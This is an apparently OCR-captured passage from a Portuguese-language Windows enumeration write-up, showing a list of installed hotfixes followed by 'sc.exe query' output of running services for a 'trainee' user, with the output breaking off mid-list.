

Logon Server: \\Pos1
Hotfix(s): 176 Hotfix(s) Installed.
[01]: KB4072650
[02]: KB2843630
[03]: KB2862152
[04]: KB2868626
[05]: KB2883200
[06]: KB2884846
[07]: KB2887595
[08]: KB2892074
[09]: KB2893294
[10]: KB2894029
[11]: KB2894179
[12]: KB2894856
[13]: KB2898514
[14]: KB2898742
[15]: KB2898871
[16]: KB2901101
[17]: KB2901128
[18]: KB2903939
[19]: KB2906956
[20]: KB2908174
[21]: KB2911106
[22]: KB2912390
[23]: KB2913152
[24]: KB2913270
[25]: KB2914218
[26]: KB2919355
[27]: KB2919394
[28]: KB2922229
[29]: KB2923528
[30]: KB2928680
[31]: KB2931366
[32]: KB2938066
[33]: KB2939087
[34]: KB2954879
[35]: KB2967917
[36]: KB2973201
[37]: KB2976897
[38]: KB2977765
[39]: KB2978041
[40]: KB2978126
[41]: KB2989930
[42]: KB3000850
[43]: KB3003057
[44]: KB3004365
[45]: KB3004545
[46]: KB3008242
[47]: KB3010788
[48]: KB3011780



[48]: KB3011780
[49]: KB3012702
[50]: KB3013172
[51]: KB3013410
[52]: KB3013538
[53]: KB3013769
[54]: KB3013791
[55]: KB3013816
[56]: KB3014442
[57]: KB3019978
[58]: KB3021674
[59]: KB3021910
[60]: KB3023222
[61]: KB3023266
[62]: KB3024751
[63]: KB3024755
[64]: KB3027209
[65]: KB3030947
[66]: KB3032663
[67]: KB3033446
[68]: KB3034348
[69]: KB3035126
[70]: KB3036612
[71]: KB3037579
[72]: KB3037924
[73]: KB3038002
[74]: KB3042058
[75]: KB3042085
[76]: KB3043812
[77]: KB3044374
[78]: KB3044673
[79]: KB3045634
[80]: KB3045685
[81]: KB3045717
[82]: KB3045719
[83]: KB3045755
[84]: KB3045999
[85]: KB3046017
[86]: KB3046737
[87]: KB3048043
[88]: KB3054169
[89]: KB3054203
[90]: KB3054256
[91]: KB3054464
[92]: KB3055323
[93]: KB3055343
[94]: KB3055642
[95]: KB3059317
[96]: KB3060681
[97]: KB3060793



[96]: KB3060681
[97]: KB3060793
[98]: KB3061512
[99]: KB3063843
[100]: KB3071756
[101]: KB3074228
[102]: KB3074548
[103]: KB3077715
[104]: KB3078405
[105]: KB3078676
[106]: KB3080149
[107]: KB3081320
[108]: KB3082089
[109]: KB3084135
[110]: KB3084905
[111]: KB3086255
[112]: KB3087041
[113]: KB3087137
[114]: KB3091297
[115]: KB3092601
[116]: KB3092627
[117]: KB3094486
[118]: KB3095701
[119]: KB3097997
[120]: KB3098779
[121]: KB3099834
[122]: KB3100473
[123]: KB3102429
[124]: KB3102939
[125]: KB3103616
[126]: KB3103696
[127]: KB3103709
[128]: KB3109103
[129]: KB3109976
[130]: KB3110329
[131]: KB3115224
[132]: KB3118401
[133]: KB3121261
[134]: KB3123245
[135]: KB3126041
[136]: KB3126434
[137]: KB3126587
[138]: KB3126593
[139]: KB3132080
[140]: KB3133043
[141]: KB3133690
[142]: KB3134179
[143]: KB3134815
[144]: KB3137728
[145]: KB3138602





Agora faço o levantamento dos **serviços sendo executados** naquele momento, com o comando **‘sc.exe query’:**



Windows PowerShell
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.
PS C:\Users\trainee> sc.exe query
SERVICE_NAME: Appinfo
DISPLAY_NAME: Application Information
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: BFE
DISPLAY_NAME: Base Filtering Engine
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: BITS
DISPLAY_NAME: Background Intelligent Transfer Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: BrokerInfrastructure
DISPLAY_NAME: Background Tasks Infrastructure Service
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
SERVICE_NAME: CertPropSvc
DISPLAY_NAME: Certificate Propagation
TYPE : 20 WIN32_SHARE_PROCESS
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)

